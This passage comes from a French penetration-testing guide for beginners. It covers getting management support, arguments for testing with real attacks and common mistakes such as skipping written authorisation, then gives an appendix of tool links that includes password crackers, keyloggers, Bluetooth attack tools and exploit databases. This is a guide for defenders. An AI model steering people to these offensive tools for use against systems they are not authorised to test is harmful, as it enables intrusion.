rallier à votre panache blanc. Cette technique ne s'applique pas qu'à la direction, mais à tous les utilisateurs du réseau. Et n'oubliez pas les membres du conseil d'administration.

Établissez votre crédibilité

Je considère que le principal obstacle que doivent affronter les professionnels de la sécurité est l'absence de crédibilité. C'est pourtant tout ce dont vous disposez. Concentrez-vous sur les quatre éléments suivants pour l'installer puis la maintenir.

> »
> Soyez positif au sujet de l'organisation et confirmez que vous cherchez son bien-être

économique. Votre attitude est déterminante.

» Construisez une relation empathique avec les responsables en leur montrant que vous comprenez l'entreprise et ses soucis d'administration.

» Cherchez sans cesse comment aider les autres à atteindre leur but, au lieu de réclamer sans cesse que l'on vous aide à atteindre les vôtres.

» Soyez digne de confiance afin d'établir une relation positive. Le temps va vous aider à construire ce type de

relation, et cela facilitera la promotion de la sécurité.

Bannissez le jargon technique

Vous n'impressionnerez pas grand monde en dehors des informaticiens si vous prenez plaisir à saupoudrer vos rapports de termes que ne connaissent que les cyberpirates. Le résultat ne sera qu'une perte de crédibilité. Choisissez de présenter vos éléments en des termes compréhensibles par chacune des audiences. Ne cherchez pas à impressionner les gens. Vous prendriez le risque de ne pas réussir à communiquer, et les gens se détourneraient de vous.

Combien de fois ai-je pu voir des professionnels de la sécurité perdre l'attention de la direction d'une entreprise dès le début de leur présentation. Ils truffaient leur discours de gigaoctets, de protocoles de cryptage, de paquets de données, et surtout de dizaines d'acronymes !
Construisez des ponts évidents entre les problèmes de sécurité et les processus métier quotidiens, les postes fonctionnels et les objectifs économiques, et tenez-vous-en à cette règle.

Valorisez vos efforts

C'est ce point qui vous permet d'atteindre le bois dur de votre

activité. Si vous réussissez à montrer que votre activité apporte de la valeur économique de façon régulière, vous pourrez ensuite travailler à un rythme confortable, sans devoir sans cesse argumenter pour prouver la pertinence de vos campagnes de tests. Servez-vous des éléments suivants :

» Documentez vos efforts de sécurité informatique et produisez régulièrement des rapports pour la direction afin de faire le point sur le niveau de sécurité. Ajoutez des exemples montrant comment les systèmes sont ou seront protégés des attaques futures.

»

Présentez des résultats concrets qui serviront de preuve de validité de vos concepts. Présentez des extraits de vos rapports d'évaluation ou des résultats produits par les outils de sécurité que vous utilisez ou allez utiliser.

»

Considérez les doutes et les objections de la direction et des utilisateurs comme des demandes d'informations complémentaires. Répondez à ces attentes, en les considérant comme des opportunités pour encore mieux asseoir vos efforts.

Restez souple et adaptable

Soyez prêt à faire face au scepticisme et aux objections. Même si la sécurité informatique ne peut plus être ignorée de nos jours, les objections existent encore, notamment de la part des dirigeants qui sont par nature déconnectés des problèmes informatiques quotidiens. Souvenez-vous que les niveaux de management intermédiaires constituent parfois une partie du problème, parce qu'ils créent par nature des niveaux de complexité intermédiaire.

N'adoptez jamais une position défensive. La sécurité est un processus à long terme, et pas un

produit ou un service à vendre. Commencez de façon limitée en demandant peu de ressources, au niveau du budget, des outils et du temps, puis faites monter votre programme en puissance sur le long terme.

Des études psychologiques ont prouvé qu'il était plus facile de transmettre de nouvelles idées en les présentant de façon informelle, sans mettre la pression sur l'auditoire. Ne forcez pas les gens à prendre une décision sous la pression. Vous parviendrez plus aisément à faire adhérer les gens à votre stratégie si vous vous concentrez au moins autant sur l'approche et l'attitude que sur le contenu.

Chapitre 21

Dix arguments pour tester par de vraies attaques

En choisissant de réaliser de véritables attaques dans le cadre de vos campagnes de tests de sécurité, l'objectif n'est pas d'épater la galerie. Pour plusieurs raisons, c'est la seule façon efficace de trouver les faiblesses stratégiques qui menacent votre organisation.

Restez informé de l'inventivité des pirates

Pour pouvoir contrer les attaquants externes et internes, vous devez en permanence vous tenir à jour de leurs plus récentes méthodes et techniques. J'ai présenté au cours de ce livre un certain nombre de ces astuces.

Ne vous contentez pas des formulaires de conformité

Les contraintes réglementaires imposées par les gouvernements sont incontournables. Vous devez les prendre en compte. Le problème est qu'il ne suffit pas de se mettre en conformité avec la loi pour considérer que vos données et vos réseaux sont sécurisés. Prenons l'exemple du standard de sécurité des paiements par carte bancaire, PCI DSS.

Combien d'entreprises réalisent soigneusement leur analyse de vulnérabilité, remplissent les formulaires d'autoévaluation puis considèrent qu'il n'y a rien d'autre à faire pour mettre leur système d'information en sécurité. Le même genre de tendance s'observe par rapport à la législation concernant les données médicales et la réglementation générale sur la protection des données privées RGPD.

Vous devez faire tomber les œillères que constituent les formulaires de mise en conformité pour basculer vers une approche centrée sur le risque. Grâce aux outils et aux techniques présentées dans ce livre, vous pourrez aller plus en profondeur dans la recherche des faiblesses qui constituent des

menaces énormes sur vos activités.

Combinez TVP et audits de sécurité

Vous trouverez certainement dans votre milieu professionnel au moins une personne qui comprend mieux les enjeux des audits de sécurités globaux que les minutieux tests de vulnérabilité et de pénétration (TVP). Si vous parvenez à convaincre ce genre de personnes de l'intérêt de vos efforts, pour combiner vos activités, toutes les actions d'audit en seront enrichies, et vous gagnerez en visibilité. Une situation gagnant - gagnant.

Rassurez les clients et les partenaires

De nos jours, de plus en plus d'entreprises demandent à leurs partenaires de fournir des évaluations de sécurité détaillées. Les multinationales demandent presque toujours que vous puissiez leur confirmer que leurs informations soient traitées et stockées chez vous de façon sécurisée. Vous ne pouvez pas vous contenter de fournir un rapport d'audit d'un hébergeur, par exemple basé sur le standard *SSAE18 SOC 2*. Le seul moyen de donner une évaluation argumentée consiste à appliquer les méthodes avec les outils décrits dans ce livre.

Le relâchement n'est plus possible

Les systèmes d'information deviennent de plus en

plus complexes, avec l'apparition du stockage distant dans les clouds, la virtualisation et la multiplication des équipements mobiles. Les départements informatiques et les responsables de la sécurité ont de plus en plus de travail. Si vous ne réagissez pas, ce n'est qu'une question de temps avant que cette complexité croissante devienne votre ennemi, pour le bonheur des pirates. Rappelons qu'il suffit à un pirate de trouver une faille critique pour réussir. Pour rester informé et garantir la sécurité de vos systèmes stratégiques et des informations qu'ils contiennent, vous devez conserver un état d'esprit proche de celui des pirates, et adopter à nouveau cet état d'esprit lors de chaque campagne, et non seulement la première

fois.

Faites prendre conscience des menaces par des tests réels

Dire que les mots de passe sont trop fragiles ou que les correctifs n'ont pas été déployés est une chose, mais montrer que ces négligences peuvent être utilisées contre vous en est une autre. Il n'y a pas de méthode plus efficace pour prouver l'existence d'un problème et inciter la direction à réagir que de montrer l'impact d'une attaque, comme présenté à plusieurs reprises dans ce livre.

Soyez couvert en cas d'avarie

Si un utilisateur malveillant ou un pirate réussit à provoquer des dégâts, votre organisation risque d'être poursuivie, ou bien elle ne sera plus en conformité avec la législation. Il est indispensable que la direction puisse au moins prouver qu'elle faisait tous les efforts possibles pour répondre aux failles de sécurité détectées, en réalisant de bons tests. Il ne vous reste plus qu'à garantir que ces tests sont effectivement réalisés !

En effet, un problème connexe consiste à découvrir une faille sans la réparer. Vous n'avez certainement pas envie de voir surgir un avocat avec un expert qui prouve que votre organisation a été négligente au niveau de la sécurité.

Les tests approfondis éclairent les zones les plus sombres

Une personne qui fait une évaluation en se promenant de machine en machine ou qui réalise un audit général trouvera peut-être quelques points de bonnes pratiques qui n'ont pas été pris en compte. En revanche, elle ne trouvera sans doute pas les failles de sécurité que peut mettre au jour une campagne de tests de pénétration approfondie. Les méthodes présentées dans ce livre permettent d'aller dans les plus sombres recoins des systèmes.

Combinez analyses

de vulnérabilité et tests de pénétration

Les tests de pénétration ne suffisent pas à trouver toutes les failles, parce que le périmètre d'activité de ces tests est limité par nature. Il en va de même pour les analyses de vulnérabilité. Pour une efficacité maximale, il faut donc toujours combiner les deux activités.

Les tests détectent aussi des faiblesses d'organisation

Une évaluation de sécurité approfondie ne détecte pas que des faiblesses techniques, mais également de mauvaises habitudes

prises au niveau informatique et sécurité, par exemple au niveau de la gestion des correctifs, de la gestion du changement et de la sensibilisation des utilisateurs. Ce genre de point faible n'est hélas souvent détecté que trop tard.

Chapitre 22
Dix erreurs fatales

En faisant certains mauvais choix dans vos campagnes de tests, vous pouvez mettre en péril votre prestation et parfois même toute votre carrière. Découvrons dix pièges à éviter lorsque vous réalisez vos évaluations de sécurité.

Ne pas réclamer un accord écrit préalable

Il est indispensable, avant de vous lancer dans un test, d'obtenir un accord écrit, même s'il s'agit d'un courriel

ou d'un bref document provenant de la direction ou du client. En cas d'avarie grave, ce document peut même vous éviter un séjour en détention.

Ne vous autorisez aucune exception, surtout si vous travaillez comme prestataire. Votre document doit être signé et vous devez le conserver pieusement pour être certain d'être couvert.

Croire que vous allez trouver toutes les failles

Il existe tant de failles, publiées ou inconnues, que vous ne pouvez pas toutes les trouver pendant une campagne de tests. Ne promettez pas que vous y parviendrez. Vous ne pourriez tenir votre

engagement. Concentrez-vous sur ces quelques règles :

- restez réaliste ;
- utilisez les bons outils ;
- connaissez vos systèmes et renforcez vos techniques.

Ces bonnes pratiques sont citées dans les Chapitres 5 à 16.

Croire que vous allez combler toutes les failles

La sécurité totale est impossible à atteindre lorsqu'il s'agit de réseaux informatiques, d'ordinateurs et d'applications. Vous ne pouvez pas éviter de laisser certaines failles,

mais vous devez absolument combler celles qui créent le plus de risques. Inspirez-vous des conseils suivants :

- adoptez de bonnes pratiques. Ces pratiques existent depuis des dizaines d'années dans le domaine de la sécurité ;
- déployez les correctifs et durcissez les systèmes ;
- mettez en place des contre-mesures raisonnables dès que possible, en fonction de votre budget et des attentes de l'organisation.

J'ai abordé ces différents sujets dans plusieurs chapitres, notamment

ceux de la Partie 4 qui traite des systèmes d'exploitation.

N'oubliez pas vos coûts cachés. Si vous trouvez de nombreux problèmes de sécurité, il vous faudra un complément de budget pour y remédier. Si vous détectez une faille critique qu'il faut corriger au plus vite, il vous faut des moyens pour le faire. Vous devez donc adopter une approche pilotée par les risques et faire en sorte que toutes les personnes dont vous aurez besoin soient de votre côté.

Ne réaliser les tests qu'une fois

Une évaluation de sécurité est une photographie de l'état d'un système à un certain moment. Sans cesse surviennent de

nouvelles menaces, et vous devez relancer les tests périodiquement afin de rester en phase avec les moyens de défense qui apparaissent. Élaborez un plan à court et à long terme pour planifier vos tests de sécurité à un horizon de quelques mois et de plusieurs années.

Se croire omniscient

Même si quelques fiers-à-bras du département informatique pensent le contraire, aucun informaticien ni aucun spécialiste de la sécurité ne peut prétendre tout savoir. Il est impossible d'être au courant de toutes les versions de logiciels, modèles de matériel et nouvelles technologies, sans compter toutes les failles et menaces qui

apparaissent. Un vrai professionnel de l'informatique et de la sécurité connaît ses limites. Il sait ce qu'il ne sait pas. Mais il sait également où trouver des réponses en consultant le Web, et notamment les adresses données dans l'annexe.

Tester en conservant l'état d'esprit du pirate

Vous devez imaginer comment un pirate ou un utilisateur malveillant va s'y prendre pour attaquer votre réseau et vos machines. Sortez des sentiers battus. Ne vous cantonnez pas aux techniques d'attaque et de vol de données déjà connues.

Renseignez-vous sur les comportements des

pirates et leur façon d'agir habituelle, car cela va vous aider à savoir quoi tester. Je tiens un blogue à ce sujet à l'adresse https://www.principlelogic.com. Vous trouverez d'autres ressources éprouvées dans l'annexe.

Perdre des heures à tester des machines non critiques

Vous devez vous concentrer sur les systèmes et les données qui sont les plus importantes. Vous pouvez tout à fait passer une journée entière à tester une machine isolée sous Windows XP ou l'imprimante d'une salle de formation, mais est-ce vraiment bien utile ? La réponse n'est néanmoins pas si simple, parce qu'un élément

apparemment peu critique peut receler un gros risque. De façon générale, concentrez-vous sur ce qui est urgent et important à la fois.

Mal choisir ses outils

Il est impossible de s'en sortir sans devenir fou si vous ne disposez pas des bons outils. Il en va de même que pour le bricolage ou l'entretien de son véhicule. N'hésitez pas à télécharger les versions d'essai des outils présentés dans le livre et dans l'annexe. Dès que possible, achetez vos outils, car cet achat est normalement rentable. Souvenez-vous cependant qu'aucun outil de sécurité ne peut tout faire.

Vous allez gagner

beaucoup de temps en construisant votre boîte à outils idéale, constituée du jeu d'outils que vous maîtrisez bien. Vous allez pouvoir impressionner les autres par les résultats que vous allez obtenir et vous réduirez vos propres risques de prestataire.

Provoquer l'écroulement des systèmes de production par vos tests

Un moyen radical de perdre la confiance de votre client consiste à lancer vos tests intensifs sur des systèmes de production aux heures de pointe. Sont particulièrement visés les systèmes

d'exploitation et les applications un peu anciens, et donc plus fragiles. Si vous faites l'erreur de lancer un test de sécurité au mauvais moment, attendez-vous à ce que les machines les plus critiques en subissent les conséquences au pire moment.

Cherchez à savoir quel est le moment propice pour lancer vos tests, et cela sera souvent le milieu de la nuit. (Après tout, je n'ai jamais prétendu que les tests de sécurité étaient de tout repos.) Des horaires décalés pourront justifier d'acquérir des outils de sécurité permettant d'automatiser certaines tâches. Je pense par exemple aux analyseurs de vulnérabilité avec lesquels vous pouvez programmer le lancement d'une analyse à une certaine heure.

Sous-traiter des tests puis ne plus s'en soucier

Sous-traiter est une bonne idée, mais il faut accompagner le processus sur toute sa durée. N'abandonnez pas le pilotage de vos campagnes de sécurité à un consultant ou un fournisseur. Vous ne rendriez vraiment pas service à votre donneur d'ordre. Marquez votre prestataire à la culotte. Souvenez-vous que vous ne pouvez pas externaliser votre responsabilité !

PARTIE 8
Annexe

Annexe
Outils et ressources

Pour vous procurer les dernières versions des outils de test de sécurité, puisez dans l'énorme liste de liens de cette annexe. Il est possible que certains liens ne soient plus valides au moment où vous les essayerez. Dans ce cas, lancez une recherche avec comme critère le ou les mots constituant le nom de l'outil.

Cette liste est également disponible au format PDF pour plus de confort. Allez la télécharger dans la page dédiée à ce livre sur le site de l'éditeur.

Bases de données

Advanced SQL Password Recovery – www.elcomsoft.com/asqlpr.html

AppDetectivePro – https://www.trustwave.com/Products/Database-Security/AppDetectivePRO

ElcomSoft Distributed Password Recovery – https://www.elcomsoft.com/edpr.html

Idera – https://www.idera.com

Microsoft SQL Server Management Studio – https://docs.microsoft.com/en-us/sql/ssms/download-sql-server-management-studio-ssms?view=sql-server-2017

Nexpose – https://www.rapid7.com/

vulnerability-scanner.jsp

Pete Finnigan's listing of Oracle scanning tools – www.petefinnigan.com/tools.htm

QualysGuard – https://www.qualys.com

SQLPing3 – www.sqlsecurity.com/downloads

Bluetooth

Blooover – https://trifinite.org/trifinite_stuff_blooover.html

BlueScanner – https://sourceforge.net/projects/bluescanner

Bluesnarfer – www.alighieri.org/tools/bluesnarfer.tar.gz

BlueSniper Rifle – https://www.tomsguide.com/

us/how-to-bluesniper-pt1,review-408.html

BTScanner for XP – www.pentest.co.uk/src/btscanner_1_0_0.zip

Car Whisperer – https://trifinite.org/trifinite_stuff_carwhisperer.html

Smurf – www.gatefold.co.uk/smurf

Certifications

CISM – www.isaca.org/Certification/CISM-Certified-Information-Security-Manager/Pages/default.aspx

CISSP – https://www.isc2.org/Certifications/CISSP

Certified Wireless Security Professional –

http://www.cwnp.com/certifications/cwsp

CompTIA Security+ – https://certification.comptia.org/certifications/security

SANS GIAC – https://www.giac.org

Code source

PVS-Studio – https://www.viva64.com/en/pvs-studio

SonarQube – https://www.sonarqube.org

Visual Code Grepper – https://sourceforge.net/projects/visualcodegrepp

Correctifs et patches

Debian Linux Security

Alerts – http://www.debian.org/security

Ecora Patch Manager – http://www.ecora.com/Ecora/Products/PatchManager.php

GFI LanGuard – https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard

IBM BigFix – https://www.ibm.com/security/endpoint-security/bigfix

KDE Software Updater – https://en.opensuse.org/System_Updates

ManageEngine – http://www.manageengine.com/products/desktop-central/linux-management.html

Microsoft Security Response Center –

https://www.microsoft.com/en-us/msrc

Shavlik Patch – https://www.ivanti.fr/products/patch-for-windows

Slackware Linux Security Advisories – www.slackware.com/security

Windows Server Update Services de Microsoft – https://docs.microsoft.com/en-us/windows-server/administration/windows-server-update-services/get-started/windows-server-update-services-wsus

Déni de Service (DoS)

Cloudflare – https://

www.cloudflare.com

DOSarrest – https://www.dosarrest.com

Incapsula – https://www.incapsula.com

Dictionnaires et listes de mots de passe

Cerias – ftp://ftp.cerias.purdue.edu/pub/dict

ElcomSoft Distributed Password Recovery – https://www.elcomsoft.com/edpr.html

ElcomSoft Forensic Disk Decryptor – https://www.elcomsoft.com/efdd.html

ElcomSoft System Recovery – https://www.elcomsoft.com/esr.html

John the Ripper – www.openwall.com/

john

KeyGhost – www.keyghost.com

LastPass – https://lastpass.com

NetBIOS Auditing Tool – https://www.securityfocus.com/tools/543

NIST Guide to Enterprise Password Man. – https://csrc.nist.gov/publications/drafts/800-118/draft-sp800-118.pdf

ophcrack – http://ophcrack.sourceforge.net

Outpost – www.outpost9.com/files/WordLists.html

Packetstorm – https://packetstormsecurity.org/Crackers/wordlists

Pandora (*) – http://www.nmrc.org/project/pandora

Passware Kit Forensic – https://www.passware.com/kit-forensic

Password Safe – https://pwsafe.org

Proactive Password Auditor – https://www.elcomsoft.com/ppa.html

Proactive System Password Recovery – https://www.elcomsoft.com/pspr.html

Pwdump3 – www.openwall.com/passwords/microsoft-windows-nt-2000-xp-2003-vista-7

RainbowCrack – http://project-rainbowcrack.com

Rainbow tables – http://rainbowtables.shmoo.com

SQLPing3 – www.sqlsecurity.com/downloads

THC-Hydra – www.thc.org/thc-hydra

WinHex – http://www.x-ways.net/winhex/index-f.html

Durcissement (hardening)

Bastille Linux Hardening Program – http://bastille-linux.sourceforge.net

Center for Internet Security Benchmarks – https://www.cisecurity.org

Deep Freeze Enterprise – www.faronics.com/products/deep-freeze/enterprise

Fortres 101 – www.fortresgrand.com

Imperva – https://www.imperva.com/products/data-security

Linux Administrator's Security Guide – www.seifried.org/lasg

Microsoft Security Compliance Manager – https://technet.microsoft.com/en-us/library/cc677002.aspx

ServerDefender – https://www.port80software.com/products/serverdefender

Symantec PGP – https://www.symantec.com/products/encryption

WinMagic – https://www.winmagic.com

Exploits

Metasploit – https://www.metasploit.com

Offensive Security's Exploit Database – https://

www.exploit-db.com

Pwnie Express – https://pwnieexpress.com

Formation à la sécurité

Site de l'auteur Kevin Beaver – https://www.principlelogic.com/resources.html

Kevin Beaver's Security On Wheels audio – http://securityonwheels.com

Kevin Beaver on Twitter – https://twitter.com/kevinbeaver

Hackeurs (gadgets)

2600 The Hacker Quarterly – https://www.2600.com

Hacker T-shirts, equipment, and other trinkets – https://

www.thinkgeek.com

Hakin9 – https://hakin9.org

(IN) SECURE Magazine – https://www.helpnetsecurity.com/insecuremag-archive/

Phrack – www.phrack.org

Ingénierie sociale et hameçonnage

CheckShortURL – www.checkshorturl.com

Lucy – https://www.lucysecurity.com

Social Engineer Toolkit – https://www.trustedsec.com/social-engineer-toolkit-set

Where Does This Link Go ? – http://wheredoesthislinkgo.com

Keylogger

KeyGhost – www.keyghost.com

Lois et réglementations

Règlement général sur la protection des données – https://fr.wikipedia.org puis chercher RGPD

Global Data Protection Regulation (GDPR) – https://www.eugdpr.org

Computer Fraud and Abuse Act – https://www.fas.org/sgp/crs/misc/RS20830.pdf

Digital Millennium Copyright Act (DMCA) – https://www.eff.org/issues/dmca

Gramm-Leach-Bliley Act (GLBA) Safeguards – https://www.ftc.gov/tips-advice/business-

center/privacy-and-security/gramm-leach-bliley-act

Health Insurance HIPAA Security Rule – https://www.hhs.gov/ocr/privacy/hipaa/understanding/srsummary.html

Payment Card Industry Data Security PCI DSS – https://www.pcisecuritystandards.org/pci_security

U.S. Security Breach Notification Laws – http://www.ncsl.org/research/telecommunications-and-information-technology/security-breach-notification-laws.aspx

Linux

GFI LanGuard –

https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard

Kali Linux – https://www.kali.org

Linux Security Auditing Tool (LSAT) – http://usat.sourceforge.net

Nexpose – https://www.rapid7.com/products/nexpose

QualysGuard – https://www.qualys.com

SourceForge – https://sourceforge.net

THC-Amap – https://www.aldeid.com/wiki/Thc-amap

Tiger – www.nongnu.org/tiger

Live (kits

amorçables)

Liste de toolkits Linux – www.livecdlist.com

Kali Linux – https://www.kali.org

Knoppix – http://knoppix.net

Network Security Toolkit – http://www.networksecuritytoolkit.org/nst/index.html

Security Tools Distribution – https://s-t-d.org

Log (analyseurs)

GFI EventsManager – https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-eventsmanager

SIEM Data Collection Log Management – https://software.microfocus.com/

en-us/products/siem-data-collection-log-management-platform/overview

Maliciels sophistiqués

Carbon Black – https://www.carbonblack.com/products/solutions/use-case

Core Network Insight – https://www.coresecurity.com/network-insight

Messagerie

Brutus – www.hoobie.net/brutus

Cain & Abel – www.oxid.it/cain.html

DNSstuff relay checker – https://

www.dnsstuff.com

EICAR Anti-Virus test file – http://www.eicar.org/86-0-Intended-use.html

theHarvester – https://github.com/laramies/theHarvester

mailsnarf – https://www.monkey.org/~dugsong/dsniff

smtpscan – https://www.freshports.org/security/smtpscan

Méthodes et modèles de sécurité

Open Source Security Testing Methodology – www.isecom.org/research/osstmm.html

OWASP – https://www.owasp.org/index.php/Main_Page

SecurITree – https://www.amenaza.com

The Open Group's FAIR Risk Taxonomy – www.opengroup.org/subjectareas/security/risk

Mobiles

BitLocker de Microsoft Windows 7 – https://www.principlelogic.com/docs/BitLocker_in_Windows7.pdf

ElcomSoft Forensic Disk Decryptor – http://www.elcomsoft.com/efdd.html

ElcomSoft Phone Breaker – http://www.elcomsoft.com/eppb.html

ElcomSoft System Recovery – http://www.elcomsoft.com/esr.html

iOS Forensic Toolkit – http://

www.elcomsoft.com/eift.html

Ophcrack – http://ophcrack.sourceforge.net

Oxygen Forensic Suite – http://www.oxygen-forensic.com

Passware Kit Forensic – https://www.passware.com/kit-forensic

Veracode – www.veracode.com

Mots de passe

Advanced Archive Password Recovery – https://www.elcomsoft.com/archpr.html

BIOS passwords – http://labmice.techtarget.com/articles/BIOS_hack.htm

Brutus – www.hoobie.net/brutus

Cain & Abel – www.oxid.it/cain.html

Crack – ftp://coast.cs.purdue.edu/pub/tools/unix/pwdutils/crack

Mots de passe usine – https://www.cirt.net/passwords

Recherches diverses

AFRINIC – https://www.afrinic.net

APNIC – https://www.apnic.net

ARIN – http://whois.arin.net/ui

Bing – https://www.bing.com

DNSstuff – https://www.dnsstuff.com/tools

DNS Tools (*) – www.dnstools.com

The File Extension Source – http://filext.com

Google – https://www.google.com

GoogleGuide advanced operators – www.googleguide.com/advanced_operators.html

Government domains – https://domains.dotgov.gov/dotgov-web/registration/whois.xhtml?_m=3

LACNIC – www.lacnic.net

Netcraft's What's that site running ? – https://www.netcraft.com

RIPE Network Coordination Centre – https://apps.db.ripe.net/db-web-ui/#/query

theHarvester – https://code.google.com/p/theharvester

U.S.Patent and

Trademark Office – https://www.uspto.gov

US Search.com – https://www.ussearch.com

U.S.Securities and Exchange Commission – https://www.sec.gov/edgar.shtml

WhatIsMyIP – https://www.whatismyip.com

Whois – https://www.whois.net

Yahoo ! Finance – https://finance.yahoo.com

Zabasearch – www.zabasearch.com

Réseaux

Arpwatch – https://ee.lbl.gov/

Cain & Abel – www.oxid.it/cain.html

CommView – http://www.tamos.com/products/commview

dsniff – http://www.monkey.org/~dugsong/dsniff

Essential NetTools – http://www.tamos.com/products/nettools

Fortinet – http://www.fortinet.com

Getif – www.wtcs.org/snmp4tpc/getif.htm

GFI LanGuard – https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard

IKECrack – http://ikecrack.sourceforge.net

MAC address vendor lookup – https://regauth.standards.ieee.org/standards-ra-web/pub/view.html#registries

Nessus vulnerability

scanner – https://www.tenable.com/products/nessus/nessus-professional

Netcat – http://netcat.sourceforge.net

netfilter/iptables – https://www.netfilter.org

NetResident – https://www.tamos.com/products/netresident

NetScanTools Pro – https://www.netscantools.com

Nping – https://nmap.org/nping

Nexpose – https://www.rapid7.com/products/nexpose

Nmap port scanner – https://nmap.org

NMapWin – https://sourceforge.net/projects/nmapwin

Omnipeek – https://www.savvius.com/

product/omnipeek

Port-number lookup – www.cotse.com/cgi-bin/port.cgi

PortSentry – https://sourceforge.net/projects/sentrytools

PromiscDetect – http://ntsecurity.nu/toolbox/promiscdetect

QualysGuard vulnerability scanner – https://www.qualys.com

SoftPerfect Network Scanner – https://www.softperfect.com/products/networkscanner

SMAC MAC address changer – www.klcconsulting.net/smac

Snare – https://www.snaresolutions.com/products/snare-agents

sniffdet – http://

sniffdet.sourceforge.net

SonicWALL – https://www.sonicwall.com/en-us/home

Synful Knock Scanner – https://www.talosintelligence.com/scanner

TamoSoft Essential NetTools – https://www.tamos.com/products/nettools/?route=information/freeproduct&information_id=13

Traffic IQ Professional – www.idappcom.com

UDPFlooder – https://sourceforge.net/projects/udpflooder/

WhatIsMyIP – https://www.whatismyip.com

Wireshark – https://www.wireshark.org

Sans fil

Aircrack-ng – http://aircrack-ng.org

Asleap – https://sourceforge.net/projects/asleap

CommView for WiFi – https://www.tamos.com/products/commwifi

Digital Hotspotter – www.canarywireless.com

ElcomSoft Wireless Security Auditor – https://www.elcomsoft.com/ewsa.html

Homebrew WiFi antenna – www.turnpoint.net/wireless/has.html

Kismet – https://www.kismetwireless.net

NetStumbler – www.netstumbler.com

OmniPeek – https://www.savvius.com/product/omnipeek

Reaver – https://code.google.com/p/reaver-wps

Wellenreiter – https://sourceforge.net/projects/wellenreiter

WEPCrack – http://wepcrack.sourceforge.net

WiFinder – www.boingo.com/retail/#s3781

WiFi Pineapple – https://www.wifipineapple.com

WiGLE (base de réseaux sans fil) – https://wigle.net

WinAirsnort – http://winairsnort.free.fr

Statistiques

Clearinghouse Chronology of Data Breaches – https://www.privacyrights.org/data-breaches

Verizon Data Breach Investigations Report – https://www.verizonenterprise.com/

verizon-insights-lab/dbir

Stockage

Effective File Search – www.sowsoft.com/search.htm

FileLocator Pro – https://www.mythicsoft.com

Spirion – https://www.spirion.com

Winhex – http://www.winhex.com

Utilisateurs (sensibilisation)

Awareity MOAT – www.awareity.com

Greenidea Visible Statement – www.greenidea.com

Interpact, Inc. Awareness Resources – https://www.thesecurityawarenesscompany.c

Managing an Information Security . – https://www.amazon.com/Managing-Information-Security-Awareness-Training/dp/0849329639

Peter Davis & Associates training services – www.pdaconsulting.com/services.htm

Security Awareness, Inc. – www.securityawareness.com

Voix sur IP (VoIP)

Liste d'outils VoIP – www.voipsa.org/Resources/tools.php

Cain & Abel – www.oxid.it/cain.html

CommView – https://www.tamos.com/products/commview

Document NIST SP800-58 – https://csrc.nist.gov/publications/detail/sp/800-58/final

OmniPeek – https://www.savvius.com

PROTOS – https://www.ee.oulu.fi/research/ouspg

VoIP Hopper – http://voiphopper.sourceforge.net

vomit – http://vomit.xtdnet.nl

Vulnérabilité (bases)

Common Vulnerabilities and Exposures – http://cve.mitre.org

CWE/SANS Top 25 Programming Errors – https://www.sans.org/top25-software-errors

National Vulnerability Database – https://nvd.nist.gov

SANS CIS Critical Security Controls – https://www.sans.org/critical-security-controls

US-CERT Vulnerability Notes Database – https://www.kb.cert.org/vuls

Web (sites et applications)

Acunetix Web Vulnerability Scanner – https://www.acunetix.com

AppSpider – https://www.rapid7.com/try/appspider

Brutus – www.hoobie.net/brutus/index.html

Burp Proxy – https://portswigger.net/

burp

Firefox Web Developer – http://chrispederick.com/work/web-developer

Fortify WebInspect – https://software.microfocus.com/en-us/products/webinspect-dynamic-analysis-dast/overview

Foundstone's SASS Hacme Tools – https://www.mcafee.com/us/downloads/free-tools/index.aspx

Google Hack Honeypot – http://ghh.sourceforge.net

Google Hacking Database – https://www.exploit-db.com/google-hacking-database

HTTrack Website Copier – www.httrack.com

McAfee Host Intrusion Prevention for Server –

https://www.mcafee.com/us/products/host-ips-for-server.aspx

Netsparker – https://www.netsparker.com

OWASP Zed Attack Proxy Project – https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

Paros Proxy – https://sourceforge.net/projects/paros

Port 80 Software's ServerMask – https://www.port80software.com/products/servermask

Qualys SSL Labs – https://www.sslabs.com

SiteDigger – https://pcwin.com/Internet/Web_Search_Utilities/SiteDigger/download.htm SQL Inject Me – https://addons.mozilla.org/

en-us/firefox/addon/sql-inject-me

SQL Power Injector – www.sqlpowerinjector.com

THC-Hydra – https://tools.kali.org/password-attacks/hydra

WebGoat – https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

WSDigger (*) – http://www.suck-o.com/index.php/downloads/viewcategory/153-exploiting

WSFuzzer – https://www.owasp.org/index.php/Category:OWASP_WSFuzzer_Project

Windows

DumpSec – https://www.systemtools.com/somarsoft/?somarsoft.com

GFI LanGuard – https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard

Microsoft Baseline Security Analyzer – https://www.microsoft.com/en-us/download/details.aspx?id=7558

Network Users – www.optimumx.com/download/netusers.zip

Nexpose – https://www.rapid7.com/products/nexpose

QualysGuard – https://www.qualys.com

SoftPerfect Network Scanner – https://www.softperfect.com/products/networkscanner

Sysinternals – https://

docs.microsoft.com/en-us/sysinternals

Winfo – www.ntsecurity.nu/toolbox/winfo

Outils divers

7-Zip – https://www.7-zip.org

SmartDraw – https://www.smartdraw.com

3M Privacy Filters – https://www.3m.com/3M/en_US/privacy-screen-protectors-us

WinZip – www.winzip.com

Note : les outils marqués par (*) sont proposés sur un site dont nous n'avons pas vérifié l'innocuité. Soyez prudent.

Sommaire

Couverture

Le Hacking Pour les Nuls

Copyright

Introduction

- À propos du livre
- Hypothèses initiales
- Icônes de marge
- Compléments au livre
- Conseils de lecture
- Pour la version française

PARTIE 1. Les fondations des tests de sécurité

- Chapitre 1. Introduction aux tests de vulnérabilité et de pénétration
  - Un peu de terminologie
  - Se protéger pour être en règle
  - Pourquoi attaquer ses propres systèmes ?
  - Quels dangers guettent vos systèmes ?
  - Précautions dans les évaluations de sécurité
  - Présentation des tests TVP
- Chapitre 2. Dans la tête des pirates

Quelques portraits d'ennemis
Qui cherche à vous envahir ?
Le pain quotidien du pirate
Comment se prépare et se réalise une attaque ?
L'art de la furtivité

Chapitre 3. Création du plan de test de sécurité

Définir ses objectifs
Choisir les systèmes à tester
Définir ses standards de tests
Choisir ses outils d'évaluation

Chapitre 4. Attaquer avec méthode

Préparer les conditions des tests
